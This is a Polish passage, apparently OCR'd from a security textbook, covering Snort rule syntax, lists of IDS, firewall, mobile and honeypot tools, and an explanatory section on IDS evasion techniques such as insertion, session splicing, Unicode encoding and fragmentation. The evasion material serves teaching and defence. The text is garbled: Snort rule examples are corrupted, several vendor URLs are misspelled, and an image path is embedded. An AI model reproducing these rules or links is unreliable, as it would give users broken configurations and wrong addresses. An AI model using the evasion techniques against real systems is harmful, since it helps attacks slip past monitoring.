o UDP: Protokół datagramów użytkownika (UDP) jest używany do rozgłaszania wiadomości w sieci.

o ICMP w sieci, aby na przykład wysyłać komunikaty o błędach.

Reguły Snorta: Operator kierunkowy i adresy IP

o Operator kierunku

Ten operator wskazuje kierunek zainteresowania dla ruchu; ruch może płynąć w jednym kierunku lub dwukierunkowo.

Przykład reguły Snort z wykorzystaniem operatora dwukierunkowego:

log 1192.168.1.0/24 dowolny <> 192.168.1.0/24 23

o Adresy IP

• Zidentyfikuj adres IP i port, do których odnosi się reguła

• Użyj słowa kluczowego „any", aby zdefiniować adres IP

• Używaj numerycznych adresów IP kwalifikowanych za pomocą maski sieci CIDR

• Przykład reguły negacji adresu IP:

alert top 1192.168.1.0/24 dowolny

(zawartość: "|00 01 86 a5 I "; msg: "zewnętrzny dostęp montowany";)

Zasady Snorta: Numery portów

Numery portów można wyświetlać na różne sposoby, w tym przy użyciu „dowolnych" portów, statycznych definicji portów, zakresów portów i negacji. Zakresy portów są wskazywane przez operator zakresu. Operator kierunku „-$>$" wskazuje orientację lub kierunek ruchu, do którego ma zastosowanie reguła. Rozważ adres IP i numer portu po lewej stronie operatora kierunku jako ruch pochodzący z hosta źródłowego oraz adres i informacje o porcie po prawej stronie operatora jako hosta docelowego. Istnieje również operator dwukierunkowy, oznaczony symbolem „$<>$". To mówi Snortowi, aby wziął pod uwagę pary adres/port w orientacji źródłowej lub docelowej, i jest przydatny do nagrywania/analizowania obu stron rozmowy, takiej jak sesje telnet lub POP3. Ponadto zauważ, że nie ma operatora „$<$-". W wersjach Snort przed wersją 1.8.7 operator kierunku nie zapewniał odpowiedniego sprawdzania błędów; w związku z tym wiele osób używało nieprawidłowych tokenów. Zauważ, że „$<$-" nie istnieje, więc reguły zawsze czytane są konsekwentnie. Kolejne pola reguły Snort określają źródłowy i docelowy adres IP oraz porty pakietu, a także kierunek, w którym pakiet jest przesyłany. Snort może zaakceptować pojedynczy adres IP lub listę adresów. Określając listę adresów

IP, należy oddzielić każdy z nich przecinkiem, a następnie ująć listę w nawiasy kwadratowe w następujący sposób:

[192.168.1.1,192.168.1.45,10.1.1.24]

Robiąc to, uważaj, aby nie używać żadnych białych znaków. Możesz także określić zakresy adresów IP za pomocą notacji CIDR, a nawet dołączyć zakresy CIDR do list. Snort umożliwia również zastosowanie operatora logicznego NOT („!") do adresu IP lub zakresu CIDR, aby określić, że reguła powinna pasować do wszystkich oprócz tego adresu lub zakresu adresów. Na przykład łatwą modyfikacją początkowego przykładu jest zmiana go w taki sposób, aby alarm był generowany po wykryciu jakiegokolwiek ruchu pochodzącego spoza sieci lokalnej za pomocą operatora negacji.

Przykład negacji portu:

log o g to p a n y -> 1 9 2 . 1 6 8 . 1. 0/2 4! 6 0 0 0 : 6 0 1 0

Protokoły Adres IP Akcja

Rejestruj ruch UDP pochodzący z dowolnego portu i portów docelowych w zakresie od 1 do Rejestruj 192.168.1.0/241:1024 1024 UDP dowolny -> 192.168.1.0/24 :5000 Rejestruj ruch TCP z dowolnego portu przechodzącego do portów mniejszych lub równych 5000 Rejestruj dowolny ruch TCP -> 192.168.1.0/24 400: Rejestruj ruch TCP z dobrze znanych portów i przechodzący do portów większych lub równych 400 Rejestruj ruch TCP dowolny :1024 ->

Suricata

Suricata to solidny silnik wykrywania zagrożeń sieciowych, zdolny do wykrywania włamań w czasie rzeczywistym (IDS), zapobiegania włamaniom (IPS), monitorowania bezpieczeństwa sieci (NSM) i przetwarzania pcap offline. Kontroluje ruch sieciowy przy użyciu potężnych i rozbudowanych reguł oraz języka sygnatur, a także zapewnia potężną obsługę skryptów Lua do wykrywania złożonych zagrożeń. Dzięki standardowym formatom wejścia i wyjścia, takim jak YAML i JSON, integracja z istniejącymi narzędziami, takimi jak SIEM, Splunk, Logstash/Elasticsearch, Kibana i innymi bazami danych, staje się bezproblemowa.

AlienVault OSSIM

AlienVault OSSIM, rozwiązanie Open Source Security Information and Event Management (SIEM), udostępnia bogate w funkcje rozwiązanie SIEM typu open source, które obejmuje gromadzenie zdarzeń, normalizację i korelację.

OSSIM zapewnia ujednoliconą platformę z wieloma podstawowymi funkcjami bezpieczeństwa, takimi jak:

o Odkrycie aktywów

o Ocena podatności i wykrywanie włamań

o Monitorowanie zachowania

o Korelacja zdarzeń SIEM

Poniżej wymieniono niektóre dodatkowe narzędzia do wykrywania włamań:

SolarWinds Security Event Manager (https://www.solorwinds.com)

OSSEC (https://www.ossec.net)

BrolDS/Zeek IDS (https://www.zeek.org)

AIDE (https://oide.github.io)

Sagan Log Analysis Engine (https://quodrontsec.com)

Narzędzia wykrywania włamań dla urządzeń mobilnych

Dostępne są również narzędzia do wykrywania włamań dla urządzeń mobilnych, które pomagają wykrywać próby włamań i zapobiegać im.

ZIPS

ZIPS firmy Zimperium to mobilna aplikacja systemu zapobiegania włamaniom, która zapewnia kompleksową ochronę urządzeń z systemem iOS i Android przed cyberatakami na sieć mobilną, urządzenia i aplikacje. Może wykrywać zarówno znane, jak i nieznane zagrożenia, analizując zachowanie urządzenia mobilnego. Badając niewielkie odchylenia od statystyk systemu operacyjnego urządzenia mobilnego, pamięci, procesora i innych parametrów systemowych, silnik wykrywania z9 może dokładnie zidentyfikować nie tylko określony typ złośliwego ataku, ale także kryminalistykę związaną z tym, kto, co, gdzie, kiedy, i jak doszło do ataku.

Inspektor Wi-Fi

Wifi Inspector pozwala znaleźć wszystkie urządzenia podłączone do sieci (zarówno przez połączenie przewodowe, jak i Wi-Fi, w tym konsole, telewizory, komputery PC, tablety i telefony); podaje odpowiednie dane, takie jak adresy IP, nazwy producentów, nazwy urządzeń i adresy MAC podłączonych urządzeń. Pozwala także na zapisanie listy znanych urządzeń z niestandardową nazwą i odnajdywanie intruzów w krótkim czasie.

Narzędzia zapobiegania włamaniom

USM Anywhere

USM Anywhere może wykrywać zagrożenia, reagować na incydenty i zarządzać zgodnością w środowiskach chmurowych, lokalnych i hybrydowych. Można go zintegrować z AlienVault Open Threat Exchange (OTX), która jest otwartą społecznością zajmującą się analizą zagrożeń, zrzeszającą ponad 100 000 uczestników, którzy codziennie dostarczają ponad 19 milionów wskaźników zagrożeń, aby chronić sieć przed włamaniami.

Poniżej wymieniono niektóre dodatkowe narzędzia zapobiegania włamaniom:

IBM Security Network Intrusion Prevention System (https://www.ibm.com)

Cyberoam Intrusion Prevention System (http://www.cyberoamworks.com)

McAfee Host Intrusion Prevention for Desktops (https://www.mcafee.com)

Secure IPS (NGIPS) (https://www.cisco.com)

Quantum Intrusion Prevention System (IPS) (https://www.checkpoint.com)

Zapory ogniowe

Zapory ogniowe zapewniają niezbędną ochronę komputerów podłączonych do Internetu przed wirusami, zagrożeniami prywatności, nieodpowiednimi treściami, hakerami i złośliwym oprogramowaniem. Zapora monitoruje uruchomione aplikacje, które uzyskują dostęp do sieci.

Analizuje pobieranie, generuje alert podczas pobierania złośliwego pliku i powstrzymuje go przed zainfekowaniem komputera.

Bezpłatna zapora sieciowa ZoneAlarm

ZoneAlarm Free Firewall uniemożliwia atakującym i intruzom dostęp do Twojego systemu. Zarządza i monitoruje cały ruch przychodzący i wychodzący oraz chroni sieć przed hakerami, złośliwym oprogramowaniem i innymi zagrożeniami internetowymi, które mogą zagrozić prywatności w sieci. Monitoruje programy pod kątem podejrzanych zachowań, wykrywając i powstrzymując nowe ataki, które omijają tradycyjną ochronę antywirusową. Ponadto zapobiega kradzieży tożsamości, chroniąc Twoje dane. Usuwa również twoje ślady, umożliwiając surfowanie po Internecie w całkowitej prywatności. Ponadto blokuje atakujących, blokuje włamania i sprawia, że komputer jest niewidoczny online. Ponadto odfiltrowuje irytujące i potencjalnie niebezpieczne wiadomości e-mail.

Cechy:

o Dwukierunkowa zapora ogniowa, która monitoruje i blokuje ruch przychodzący i wychodzący

o Pozwala użytkownikom na prywatne przeglądanie sieci w trybie Full Stealth

o Usługi ochrony tożsamości pomagają zapobiegać kradzieży tożsamości poprzez ochronę kluczowych danych użytkowników. Oferuje również ochronę komputera i szyfrowanie danych

o Ochrona sieci publicznej i ochrona sieci bezprzewodowej to inne kluczowe funkcje tej zapory

o Zapewnia szybkie aktualizacje zabezpieczeń w czasie rzeczywistym

Analizator zapory sieciowej ManageEngine

ManageEngine Firewall Analyzer to bezagentowe oprogramowanie do analizy dzienników i zarządzania konfiguracją, które pomaga administratorom sieci zrozumieć, w jaki sposób przepustowość jest wykorzystywana w ich sieci. ManageEngine Firewall Analyzer jest niezależny od dostawcy i obsługuje prawie wszystkie otwarte i komercyjne zapory sieciowe, takie jak Check Point, Cisco, Juniper, Fortinet i Palo Alto.

Cechy:

o Zarządzanie zgodnością i zmianami

o Monitorowanie aktywności użytkowników w Internecie

o Monitorowanie ruchu sieciowego i przepustowości

o Zarządzanie zasadami zapory

o Monitorowanie VPN i serwerów proxy w czasie rzeczywistym

o Zarządzanie bezpieczeństwem sieci

o Audyty kryminalistyczne sieci

Analiza dziennika

Poniżej wymieniono niektóre dodatkowe rozwiązania zapory:

• pfSense (https://www.pfsense.org)

• Sophos XG Firewall (https://www.sophos.com)

• Comodo Firewall (https://personalfirewall.comodo.com)

• Palo Alto Network Wildfire (https://www.paloaltonetworks.com)

• Check Point Next Generation Firewalls (NGFW) (https://www.checkpoint.com)

Zapory ogniowe dla urządzeń mobilnych

Omówione wcześniej zapory służą do zabezpieczania komputerów osobistych i sieci. Podobnie niektóre zapory ogniowe mogą zabezpieczać urządzenia mobilne.

Mobile Privacy Shield

Mobile Privacy Shield to aplikacja dla osób w ciągłym ruchu, czyli osób, które przechowują niezbędne informacje na swoich smartfonach i wykorzystują swoje urządzenia do bankowości, zakupów, biznesu i nie tylko. Doradca prywatności Mobile Privacy Shield monitoruje uprawnienia aplikacji, dzieląc je na trzy kategorie według poziomu zagrożenia prywatności. Każdy raport zawiera szczegółowe informacje, a odpowiedź jest sugerowana dla każdego przypadku. Mobile Privacy Shield centralizuje wszystkie uprawnienia, umożliwiając wygodny przegląd i ocenę ich ważności oraz potrzeb, a także pozwala usunąć każde zagrożenie z poziomu

interfejs.

Zapora sieciowa NetPatch

NetPatch Firewall to w pełni funkcjonalna, zaawansowana zapora ogniowa systemu Android bez uprawnień administratora. Może służyć do pełnej kontroli sieci urządzeń mobilnych. Korzystając z zapory sieciowej NetPatch, możesz tworzyć reguły sieciowe w oparciu o aplikacje, adresy IP, nazwy domen itp. Zapora ta została zaprojektowana w celu zmniejszenia ruchu sieciowego urządzenia mobilnego i zużycia baterii, poprawy bezpieczeństwa sieci i zapewnienia prywatności.

Cechy:

o Blokuj dostęp do sieci dla aplikacji, włączanie/wyłączanie ekranu, Wi-Fi/mobile (3G i 4G), blokowanie roamingu

o Bezpieczny serwer proxy Shadowsocks, obsługa TCP i UDP (lepszy serwer proxy VPN)

o Niestandardowy DNS, zmień serwer DNS, obsługuj zapytania DNS przez serwer proxy Shadowsocks i ustaw czas pamięci podręcznej DNS

o Powiadamiaj o zainstalowaniu nowych aplikacji

o Eksportuj/importuj konfigurację

Poniżej wymieniono niektóre dodatkowe rozwiązania zapory sieciowej dla urządzeń mobilnych:

Zapora sieciowa NoRoot (https://ploy.google.com)

AFWall+ (https://github.com)

NetGuard (https://www.netguord.me)

Karma Firewall (https://play.google.com)

Droid Firewall (https://ploy.google.com)

Narzędzia Honeypot

Honeypoty to narzędzia bezpieczeństwa, które pozwalają społeczności zajmującej się bezpieczeństwem monitorować sztuczki i exploity hakerów poprzez rejestrowanie całej ich aktywności, dzięki czemu mogą szybko reagować na takie exploity, zanim atakujący będzie mógł nadużyć lub skompromitować system.

KFSensor

KFSensor to oparty na hoście IDS, który działa jak honeypot, aby przyciągać i wykrywać hakerów i robaki poprzez symulowanie wrażliwych usług systemowych i trojanów. Działając jako serwer wabiący, może odwrócić ataki od krytycznych systemów i zapewnić wyższy poziom informacji niż uzyskiwany przy użyciu samych zapór ogniowych i NIDS. Możesz używać KFSensor w środowisku korporacyjnym opartym na systemie Windows. Zawiera wiele innowacyjnych i unikalnych funkcji, takie jak zdalne zarządzanie, silnik sygnatur zgodny ze Snort oraz emulacje protokołów sieciowych Windows.

HoneyBOT

HoneyBOT to honeypot o średniej interakcji dla systemu Windows. Honeypot tworzy bezpieczne środowisko do przechwytywania niechcianego ruchu w sieci i interakcji z nim. HoneyBOT to łatwe w użyciu rozwiązanie, które idealnie nadaje się do badań nad bezpieczeństwem sieci lub jako część wczesnego ostrzegania IDS.

Niektóre dodatkowe narzędzia honeypot są wymienione poniżej:

SPECTER (http://www.specter.com)

MongoDB-HoneyProxy (https://github.com)

Modern Honey Network (https://github.com)

Honeyd (https://github.com)

Unikanie IDS

Poprzednie sekcje pomogły nam zrozumieć systemy IDS, IPS, ich role i funkcje, sposób ochrony sieci przed intruzami oraz różne dostępne rozwiązania IDS. Mimo że IDS udaremnia próby naruszenia bezpieczeństwa sieci, atakujący wciąż mogą uniknąć IDS. W tej sekcji wyjaśniono różne sposoby unikania systemu IDS przez osoby atakujące.

Techniki unikania IDS

IDS, które zapewniają dodatkową warstwę bezpieczeństwa infrastruktury organizacji, są interesującym celem dla atakujących. Atakujący stosują różne techniki unikania IDS, aby ominąć takie mechanizmy bezpieczeństwa i naruszyć infrastrukturę. Unikanie IDS to proces modyfikowania ataków w celu oszukania IDS/IPS w celu zinterpretowania, że ruch jest uzasadniony, a tym samym uniemożliwienia IDS wyzwolenia alertu. Wiele technik unikania IDS może wykonywać unikanie IDS na różne i skuteczne sposoby.

Niektóre techniki unikania IDS są następujące

Atak wstawiania

Uchylanie się

Atak DOS

Zaciemnianie

Fałszywie pozytywne pokolenie

Łączenie sesji

Unikanie Unicode

Atak fragmentacyjny

Nakładające się fragmenty

Ataki typu „czas życia".

Flaga pilności

Nieprawidłowe pakiety RST

Polimorficzny kod powłoki

Kod powłoki ASCII

Ataki warstwy aplikacji

Desynchronizacja

Szyfrowanie

Powódź

Atak wstawiania

wstawianie to proces, w którym atakujący wprowadza w błąd IDS, zmuszając go do odczytania nieprawidłowych pakietów (tj. system może nie zaakceptować pakietu zaadresowanego do niego). IDS ślepo ufa i akceptuje pakiet, który system końcowy odrzuca. Jeśli pakiet jest zniekształcony lub nie dociera do miejsca docelowego, pakiet jest nieważny, jeśli IDS odczyta nieważny pakiet, zostaje zdezorientowany. Atakujący wykorzystuje ten warunek i wstawia dane do systemu IDS. Ten atak ma miejsce, gdy NIDS jest mniej rygorystyczny w przetwarzaniu pakietów niż sieć wewnętrzna. Atakujący zasłania dodatkowy ruch, a system IDS stwierdza, że jest on nieszkodliwy. W związku z tym system IDS otrzymuje więcej pakietów niż miejsce docelowe. Aby zrozumieć, w jaki sposób wstawianie staje się problemem dla sieciowego IDS, ważne jest, aby zrozumieć, w jaki sposób IDS wykrywa ataki. Wykorzystuje algorytmy dopasowywania wzorców do wyszukiwania określonych wzorców danych w pakiecie lub strumieniu pakietów. Na przykład może wyszukać ciąg „phf" w żądaniu HTTP, aby wykryć atak PHF Common Gateway Interface (CGI). Osoba atakująca, która może wstawić pakiety do systemu IDS, może uniemożliwić działanie dopasowywania wzorców. Na przykład atakujący może wysłać ciąg „phf" do serwera WWW, próbując wykorzystać lukę CGI, ale zmusić IDS do odczytania „phoneyf" (przez „wstawienie" ciągu „oney"). Prosty atak polegający na celowym uszkodzeniu sumy kontrolnej adresu IP. Każdy pakiet przesyłany w sieci IP ma sumę kontrolną, która weryfikuje uszkodzone pakiety. Sumy kontrolne IP to 16-bitowe liczby obliczane na podstawie analizy informacji zawartych w pakiecie. Jeśli suma kontrolna pakietu IP nie pasuje do rzeczywistego pakietu, adresowany host go nie zaakceptuje, podczas gdy IDS może uznać go za część efektywnego strumienia. Na przykład osoba atakująca może wysyłać pakiety, których pola czasu życia (TTL) są tak skonstruowane, aby docierały do systemu IDS, ale nie do komputerów docelowych. Spowoduje to, że system IDS i system docelowy będą miały dwa różne ciągi znaków. Atakujący konfrontuje IDS ze strumieniem jednoznakowych pakietów (strumień

danych pochodzący od atakującego), w którym jeden ze znaków (litera „X”) zostanie zaakceptowany tylko przez IDS. W rezultacie system IDS i system końcowy rekonstruują dwa różne łańcuchy.

Uchylanie się

Atak „obchodzeniowy” ma miejsce, gdy IDS odrzuca pakiety, podczas gdy host, który ma je otrzymać, akceptuje je. Korzystając z tej techniki, osoba atakująca wykorzystuje komputer hosta. Ataki unikowe mają niekorzystny wpływ na dokładność IDS. Atak polegający na unikaniu ataków w warstwie IP umożliwia atakującemu podejmowanie dowolnych ataków na hosty w sieci bez wiedzy IDS. Atakujący wysyła fragmenty żądania w pakietach, które IDS omyłkowo odrzuca, umożliwiając usunięcie części strumienia z widoku systemu ID. Na przykład, jeśli atakujący wysyła złośliwą sekwencję bajt po bajcie, a IDS odrzuca tylko jeden bajt, nie może wykryć ataku. Flere, IDS otrzymuje mniej pakietów niż miejsce docelowe. Jednym z przykładów ataku polegającego na unikaniu ataków jest otwieranie przez atakującego połączenia TCP z pakietem danych. Zanim będzie można użyć jakiegokolwiek połączenia TCP, musi ono zostać „otwarte” przez uzgadnianie między dwoma punktami końcowymi połączenia. Istotnym faktem dotyczącym protokołu TCP jest to, że pakiety uzgadniania mogą same przenosić dane. System IDS, który nie akceptuje danych w tych pakietach, jest narażony na atak typu evasion.

Atak typu „odmowa usługi” (DoS)

Wiele rodzajów ataków DoS będzie działać przeciwko IDS. Atakujący identyfikuje punkt przetwarzania sieci, który wymaga przydziału zasobu, co powoduje wystąpienie stanu, w którym cały ten zasób jest zużyty. Zasoby, na które ma wpływ atakujący, to cykle procesora, pamięć, miejsce na dysku i przepustowość sieci. Atakujący monitorują i atakują możliwości procesora systemu IDS. Dzieje się tak dlatego, że IDS potrzebuje połowy cyklu procesora, aby odczytać pakiety, wykryć cel ich istnienia, a następnie porównać je z jakimś miejscem w zapisanym stanie sieci. Atakujący może zweryfikować najbardziej kosztowne obliczeniowo operacje przetwarzania sieciowego, a następnie zmusić IDS do spędzenia całego czasu na wykonywaniu bezużytecznej pracy. IDS wymaga pamięci do różnych zadań, takich jak generowanie dopasowania do wzorców, zapisywanie połączeń TCP, utrzymywanie kolejek ponownego składania i tworzenie buforów dla danych. W początkowej fazie system wymaga pamięci do odczytania pakietów. System przydzieli pamięć dla operacji przetwarzania sieciowego. Osoba atakująca może zweryfikować operacje przetwarzania, które wymagają przydzielenia pamięci przez system IDS i zmusić system IDS do przypisania całej swojej pamięci na bezsensowne informacje. W pewnych okolicznościach dzienniki aktywności magazynu IDS są rejestrowane na dysku. Przechowywane zdarzenia zajmują większość miejsca na dysku. Większość komputerów ma ograniczoną ilość miejsca na dysku. Atakujący mogą zająć znaczną część miejsca na dysku IDS, tworząc i przechowując dużą liczbę bezużytecznych zdarzeń. To sprawia, że IDS jest bezużyteczny w zakresie przechowywania rzeczywistych zdarzeń. Sieciowe systemy IDS rejestrują aktywność w monitorowanych przez siebie sieciach. Są kompetentni, ponieważ sieci rzadko są w pełni wykorzystywane; niewiele systemów monitorowania jest w stanie poradzić sobie z wyjątkowo obciążonymi sieciami. IDS, w przeciwieństwie do systemu końcowego, musi czytać pakiety wszystkich, a nie tylko te, które zostały do niego wyraźnie wysłane. Osoba atakująca może przeciążyć sieć bezsensownymi informacjami i uniemożliwić systemowi IDS nadążanie za tym, co dzieje się w sieci. Wiele systemów IDS wykorzystuje obecnie centralne serwery rejestrujące, które są używane wyłącznie do przechowywania dzienników alertów IDS. Zadaniem serwera centralnego jest centralizacja danych alertów, tak aby były one postrzegane jako całość, a nie system po systemie. Jeśli jednak atakujący znają adres IP centralnego serwera dziennika, mogą go spowolnić, a nawet zawiesić za pomocą ataku DoS. Po wyłączeniu serwera ataki mogą pozostać niezauważone, ponieważ dane alertów nie są już rejestrowane.

Używając tej techniki unikania, atakujący

Powoduje zablokowanie urządzenia

Powoduje, że personel nie jest w stanie zbadać wszystkich alarmów

Powoduje więcej alarmów niż może obsłużyć systemy zarządzania (takie jak bazy danych itp.)

Wypełnia miejsce na dysku, zapobiegając rejestrowaniu ataków

Zużywa moc obliczeniową urządzenia i pozwala na przemykanie ataków

Zaciemnianie

Zaciemnianie oznacza utrudnianie zrozumienia lub odczytania kodu, zwykle ze względu na prywatność lub bezpieczeństwo. Narzędzie zwane obfuscatorem przekształca prosty program w taki, który działa w ten sam sposób, ale jest znacznie trudniejszy do zrozumienia. Zaciemnianie to technika unikania IDS używana przez atakujących do kodowania ładunku atakującego pakietu w taki sposób, że host docelowy może tylko odszyfrować pakiet, ale nie IDS. Atakujący manipuluje ścieżką, do której odnosi się sygnatura, aby oszukać HIDS. Za pomocą znaków Unicode osoba atakująca może zakodować pakiety ataku, których system IDS nie rozpozna, ale które serwer sieciowy IIS może zdekodować. Kod polimorficzny to kolejny sposób na obejście systemu IDS opartego na sygnaturach poprzez tworzenie unikalnych wzorców ataków, tak aby atak nie miał ani jednej wykrywalnej sygnatury. Atakujący przeprowadzają zaciemnione ataki na zaszyfrowane protokoły, takie jak HTTPS. Atakujący mogą również wykorzystywać techniki zaciemniania, takie jak cyfrowa steganografia, aby ominąć IDS i wdrożyć złośliwe oprogramowanie w docelowym systemie leżącym poza IDS.

Fałszywie pozytywne pokolenie

Ten tryb nie atakuje celu; zamiast tego robi coś stosunkowo zwyczajnego. W tym trybie IDS generuje alarm, gdy nie ma warunków, które by go uzasadniały. Innym atakiem podobnym do metody DoS jest utworzenie znacznej ilości danych alertów, które będą rejestrowane przez system IDS. Atakujący tworzą złośliwe pakiety, o których wiadomo, że wyzwalają alerty w systemie IDS, zmuszając go do generowania dużej liczby fałszywych raportów. Taki atak tworzy dużą ilość „szumu" dziennika, próbując połączyć prawdziwe ataki z fałszywymi. Atakujący doskonale wiedzą, że patrząc na dane dziennika, odróżnienie legalnych ataków od fałszywych alarmów może być trudne. Jeśli atakujący znają IDS, mogą nawet generować fałszywe alarmy charakterystyczne dla tego IDS. Następnie atakujący wykorzystują te fałszywe alarmy, aby ukryć prawdziwy ruch związany z atakami. Atakujący mogą niezauważenie ominąć IDS, ponieważ trudno jest odróżnić ruch atakujący od dużej liczby fałszywych alarmów.

Łączenie sesji

Łączenie sesji to technika unikania przez IDS, która wykorzystuje fakt, że niektóre IDS nie rekonstruują sesji przed dopasowaniem danych do wzorca. Jest to metoda unikania na poziomie sieci używana do obejścia IDS, w której atakujący dzieli ruch atakujący na nadmierną liczbę pakietów, tak że żaden pojedynczy pakiet nie wyzwala IDS. Atakujący dzieli dane w pakietach na małe części o długości kilku bajtów i unika dopasowania ciągu podczas dostarczania danych. System IDS nie jest w stanie obsłużyć nadmiernej liczby małych pakietów i nie wykrywa sygnatur ataków. Jeśli atakujący wiedzą, jaki system IDS jest używany, mogą dodać opóźnienia między pakietami, aby ominąć sprawdzanie ponownego składania. Takie podejście jest skuteczne w przypadku systemów IDS, które nie rekonstruują pakietów przed sprawdzeniem ich pod kątem sygnatur włamań. Jeśli atakujący są świadomi opóźnienia w ponownym składaniu pakietów w IDS, mogą dodać opóźnienia między transmisjami pakietów, aby

ominąć ponowne składanie. Wiele systemów IDS ponownie łączy strumienie komunikacyjne; w związku z tym, jeśli pakiet nie zostanie odebrany w rozsądnym czasie, wiele systemów IDS przestaje składać i obsługiwać ten strumień. Jeśli atakowana aplikacja utrzymuje sesję aktywną przez czas dłuższy niż ten, który system IDS poświęcił na jej ponowne złożenie, system IDS zostanie zatrzymany. W rezultacie każda sesja po tym, jak IDS przestanie ponownie składać sesje, będzie podatna na złośliwą kradzież danych przez atakujących. IDS nie zarejestruje żadnej próby ataku po udanym ataku splicingu. Atakujący mogą używać narzędzi takich jak Nessus do ataków polegających na łączeniu sesji.

Technika unikania Unicode

Unicode to system kodowania znaków, który obsługuje kodowanie, przetwarzanie i wyświetlanie tekstów pisanych dla języków uniwersalnych w celu zachowania spójności reprezentacji komputerowej. Kilka standardów, takich jak Java, LDAP i XML, wymaga standardu Unicode, który obsługuje wiele systemów operacyjnych i aplikacji. Atakujący mogą przeprowadzić atak za pomocą różnych kodowań znaków, znanych jako „punkty kodowe" w przestrzeni kodowej Unicode. Najczęściej używanymi kodowaniami znaków są Unicode Transformation Format (UTF)-8 i UTF-16.

Na przykład: w UTF-16 znak „/" można przedstawić jako „%u2215", a „e" jako „%u00e9"; w UTF-8,"©" może być reprezentowane jako "%c2%a9" i jako "%e2%89%a0."

Problemy z Unicode:

W przestrzeni kodu Unicode wszystkie punkty kodowe są traktowane inaczej, ale możliwe jest, że istnieje wiele reprezentacji jednego znaku. Istnieją również punkty kodowe, które zmieniają poprzednie punkty kodowe. Ponadto aplikacje lub system operacyjny mogą przypisywać tę samą reprezentację do różnych punktów kodowych. Z powodu tej złożoności niektóre IDS źle obsługują Unicode, ponieważ Unicode pozwala na wiele interpretacji tych samych znaków. Na przykład „\" reprezentuje 5C, C19C i E0819C, co bardzo utrudnia pisanie podpisów pasujących do wzorców. Wykorzystując ten fakt, atakujący mogą konwertować ciągi ataku na znaki Unicode, aby uniknąć dopasowania wzorca i sygnatury w systemie IDS. Atakujący mogą również kodować adresy URL w żądaniach FITTP przy użyciu znaków Unicode, aby ominąć wykrywanie ataków oparte na protokole HTTP w systemie IDS.


Atak fragmentacyjny

Podczas podróży przez sieć pakiety IP muszą być zgodne ze standardowym rozmiarem maksymalnej jednostki transmisji (MTU). Jeśli rozmiar pakietu zostanie przekroczony, zostanie on podzielony na wiele fragmentów („fragmentacja"). Nagłówek IP zawiera identyfikator fragmentu, przesunięcie fragmentu, długość fragmentu, flagi fragmentów i inne oprócz oryginalnych danych. W sieci przepływ pakietów jest nieregularny; w związku z tym systemy muszą przechowywać fragmenty, czekać na przyszłe fragmenty, a następnie ponownie składać je w kolejności. Fragmentacja może być wykorzystana jako wektor ataku, gdy limity czasu fragmentacji różnią się między systemem IDS a hostem. Dzięki procesowi fragmentacji i ponownego składania osoby atakujące mogą wysyłać złośliwe pakiety przez sieć w celu wykorzystania i zaatakowania systemów. Aby uniknąć wykrycia przez IDS, osoby atakujące mogą wykorzystać fragmentację, wykorzystując limit czasu ponownego składania fragmentów, który różni się w zależności od systemu.

Scenariusz ataku - 1

Jeśli, na przykład, czas oczekiwania na ponowne złożenie fragmentu wynosi 10 s w systemie IDS i 20 s w systemie docelowym, atakujący wyślą drugi fragment 15 s po wysłaniu pierwszego fragmentu. W tym scenariuszu IDS upuści fragment po otrzymaniu drugiego fragmentu po upływie limitu czasu

